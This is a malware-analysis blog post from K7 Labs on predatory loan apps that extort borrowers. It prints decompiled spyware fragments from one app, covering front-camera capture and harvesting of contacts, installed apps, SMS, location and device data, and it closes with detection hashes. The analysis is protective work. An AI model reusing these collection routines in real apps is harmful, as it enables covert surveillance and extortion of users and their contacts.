Steer Clear of Instant Loan Apps

labs.k7computing.com/index.php/steer-clear-of-instant-loan-apps/

By Lathashree K May 18, 2022

We came across this **news** and this **tweet** which spoke about how **money lending apps (loan apps)** on **Google Play Store** abuse and threaten the user, demanding exorbitant amounts of money. These money lending apps collect money with high interest rates and then threaten the user if there is any delay in repaying the dues and in some cases, even after clearing the dues the loan agent demands more money. If the user does not repay the demanded money, abusive messages/images of the user will be sent to all the contacts in the user's device. There are many reports of users taking their own life as they were unable to withstand the harassment. And the more saddening part is that some of these apps are still available in Google Play Store.

Some of the loan apps in Google Play Store are shown in Figure 1.



Figure 1: Loan apps in Google Play Store

Some user reviews in Google Play Store are shown in Figure 2.



Figure 2: User reviews in Google Play Store

Technical Analysis

In this blog, we will be analysing the **com.lvcash.lvcashcomshoz** app in Google Play Store**.**

This loan app is named “**Cash Advance”** in Google Play Store.

When the user installs this app as shown in Figure 3, the app requests for a list of permissions as shown in Figure 4. Why does a loan app request these permissions? Whenever any app is installed, users should be alert as to what permissions are sought by the app and decide which permissions are actually necessary for the app to function properly.



Figure 3: User installs Cash Advance in device



Figure 4: App permissions

This app accesses the camera on the user's device as shown in Figure 5 and captures images and records videos of the user as shown in Figure 6, which can later be used to threaten them.

```
private void useFrontCamera(Intent intent) {
    if ((18 + 27) % 27 <= 0) {
    }
    int i = Build.VERSION.SDK_INT;
    if (i >= 22) {
        intent.putExtra("android.intent.extras.CAMERA_FACING", 0);
        if (i >= 26) {
            intent.putExtra("android.intent.extra.USE_FRONT_CAMERA", true);
            return;
        }
        return;
    }
    intent.putExtra("android.intent.extras.CAMERA_FACING", 1);
}
```

Figure 5: App accessing the front camera

```
public void takeImageWithCamera(MethodCall methodCall, MethodChannel.Result result) {
    if (!setPendingMethodCallAndResult(methodCall, result)) {
        finishWithAlreadyActiveError(result);
    } else if (!needRequestCameraPermission() || this.permissionManager.isPermissionGranted("android.permission.CAMERA")) {
        launchTakeImageWithCameraIntent();
    } else {
        this.permissionManager.askForPermission("android.permission.CAMERA", REQUEST_CAMERA_IMAGE_PERMISSION);
    }
}

public void takeVideoWithCamera(MethodCall methodCall, MethodChannel.Result result) {
    if (!setPendingMethodCallAndResult(methodCall, result)) {
        finishWithAlreadyActiveError(result);
    } else if (!needRequestCameraPermission() || this.permissionManager.isPermissionGranted("android.permission.CAMERA")) {
        launchTakeVideoWithCameraIntent();
    } else {
        this.permissionManager.askForPermission("android.permission.CAMERA", REQUEST_CAMERA_VIDEO_PERMISSION);
    }
```

Figure 6: App capturing image/video

The app collects the contact lists from the user's device as shown in Figure 7. Later, the loan agent threatens the user by sending abusive messages/images to this collected contact list.

```
if (C2368fz.m1639am(context, "android.permission.READ_CONTACTS")) {
    Uri uri = ContactsContract.Contacts.CONTENT_URI;
    ContentResolver contentResolver = context.getContentResolver();
    Cursor query = contentResolver.query(uri, null, null, null, null);
    while (query != null && query.moveToNext()) {
        HashMap hashMap = new HashMap();
        String string = query.getString(query.getColumnIndex(str));
        hashMap.put(str, string);
        String string2 = query.getString(query.getColumnIndex("custom_ringtone"));
        Integer valueOf = Integer.valueOf(query.getInt(query.getColumnIndex("last_time_contacted")));
        Integer valueOf2 = Integer.valueOf(query.getInt(query.getColumnIndex("send_to_voicemail")));
        String string3 = query.getString(query.getColumnIndex("starred"));
        Integer valueOf3 = Integer.valueOf(query.getInt(query.getColumnIndex("times_contacted")));
        Integer valueOf4 = Integer.valueOf(query.getInt(query.getColumnIndex("has_phone_number")));
        Integer valueOf5 = Integer.valueOf(query.getInt(query.getColumnIndex("in_visible_group")));
        String string4 = query.getString(query.getColumnIndex("is_user_profile"));
        query.getString(query.getColumnIndex("photo_id"));
        String string5 = query.getString(query.getColumnIndex("contact_status"));
        Long valueOf6 = Long.valueOf(query.getLong(query.getColumnIndex("contact_status_ts")));
        String string6 = query.getString(query.getColumnIndex("display_name"));
        Long valueOf7 = Long.valueOf(query.getLong(query.getColumnIndex("contact_last_updated_timestamp")));
        StringBuffer stringBuffer = new StringBuffer();
        Uri uri2 = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
        Cursor query2 = contentResolver.query(uri2, null, "contact_id = " + string, null, null);
        ArrayList arrayList2 = new ArrayList();
        while (query2 != null && query2.moveToNext()) {
            arrayList2.add(query2.getString(query2.getColumnIndex("data1")));
```

Figure 7: Collecting contact details from the user's device

The app also collects a list of installed packages from the user's device as shown in Figure 8.

```
public static List<Map> m1700ih(Context context) {
    if ((18 + 27) % 27 <= 0) {
    }
    ArrayList arrayList = new ArrayList();
    PackageManager packageManager = context.getPackageManager();
    List<PackageInfo> installedPackages = packageManager.getInstalledPackages(8192);
    for (int i = 0; i < installedPackages.size(); i++) {
        c$az dp = c$az.m1709dp();
        PackageInfo packageInfo = installedPackages.get(i);
        dp.m1711bs("appName", m1688ul(packageManager.getApplicationLabel(packageInfo.applicationInfo).toString()));
        dp.m1711bs("packageName", m1688ul(packageInfo.packageName));
        dp.m1711bs("installTime", Long.valueOf(packageInfo.firstInstallTime));
        dp.m1711bs("updateTime", Long.valueOf(packageInfo.lastUpdateTime));
        dp.m1711bs("version", m1688ul(packageInfo.versionName));
        dp.m1711bs("versionCode", Integer.valueOf(packageInfo.versionCode));
        dp.m1711bs("flags", Integer.valueOf(packageInfo.applicationInfo.flags));
        dp.m1711bs("appType", (packageInfo.applicationInfo.flags & 1) != 0 ? "SYSTEM" : "NON_SYSTEM");
        arrayList.add(dp.m1710cz());
    }
    return arrayList;
```

Figure 8: Collecting installed app list from user's device

The app collects the location, SMS details and device information from the user's device as shown in Figure 9 and Figure 10.

```
else if (C2416ll.m1597ac(methodCall.method, "getLocation")) {
  c$az ml = C2365cm.m1696ml(getContext());
  C2416ll.m1594dh(ml, "u");
  return ml.m1710cz();
else if (C2416ll.m1597ac(methodCall.method, "toHex")) {
  return C2364bc.m1714hc((String) methodCall.argument("content"));
else {
  if (C2416ll.m1597ac(methodCall.method, "fromHex")) {
      return C2364bc.m1716fp((String) methodCall.argument("content"));
  }
  if (C2416ll.m1597ac(methodCall.method, "aesEncrypt")) {
      return C2364bc.m1718ds((String) methodCall.argument(URLCredentialContract.FeedEntry.COLUMN_NAME_PASSWORD), (String) methodCall.argument("raw"));
  }
  if (C2416ll.m1597ac(methodCall.method, "aesDecrypt")) {
      return C2364bc.m1720bm((String) methodCall.argument(URLCredentialContract.FeedEntry.COLUMN_NAME_PASSWORD), (String) methodCall.argument("encrypt"));
  }
  if (C2416ll.m1597ac(methodCall.method, "getAllDeviceInfo")) {
      return C2365cm.m1706cz(getContext());
  }
```

Figure 9: Collecting location information from user's device

```
public static Map m1706cz(Context context) {
    if ((1 + 4) % 4 <= 0) {
    }
    c$az dp = c$az.m1709dp();
    dp.m1711bs("device", m1699js(context));
    dp.m1711bs("app", m1700ih(context));
    dp.m1711bs("contact", m1702gz(context));
    dp.m1711bs("sms", m1694oz(context));
    return dp.m1710cz();
}
```

Figure 10: Collecting SMS information from user's device

Considering the aforementioned modules of the app, viz contact list collection, camera control, etc; we can understand that this app is designed with deception and strong-arm tactics in mind. Once the user makes a financial commitment through this app, they are trapped and their own user data is used against them. During the installation, the app does mention in its privacy policy that it collects all SMS details, contact list, access camera, storage, installed applications, IP of the device and also says that it will upload this information to their site **https[:]//app[.]vcash[.]xyz.**

Mitigations

- Carefully read the user review's before downloading any app
- Be aware of what information the app collects from the user's device
- Protect your device and data with a reputed security product like **K7 Mobile Security** and keep it up to date to protect yourself of the threats lurking around

We at K7 Labs detect such kinds of threats and are constantly working to protect our users.

Indicators of Compromise (IoCs)

Package name	Hash	Detection Name
com.lvcash.lvcashcomshoz	0A86646E55AB4501C483C06C24D7E01B	Spyware (005923441)
com.moneyy.magicmoneyok	7881D65DEA553FBA86D83F846C83023C	Trojan (0001140e1)
com.hc.go	c9606e68f6bc314e268b8645e57c9716	Spyware (005926b41)
com.prestamos.credito.trueno	620589e7d4fdd5f42acf9eef7b3c26b0	Trojan (005926b31)
com.pezcredito.prestamo.dinero.efectivo	2edd76acfde09ff8af36d47077b04f4f	Trojan (0001140e1)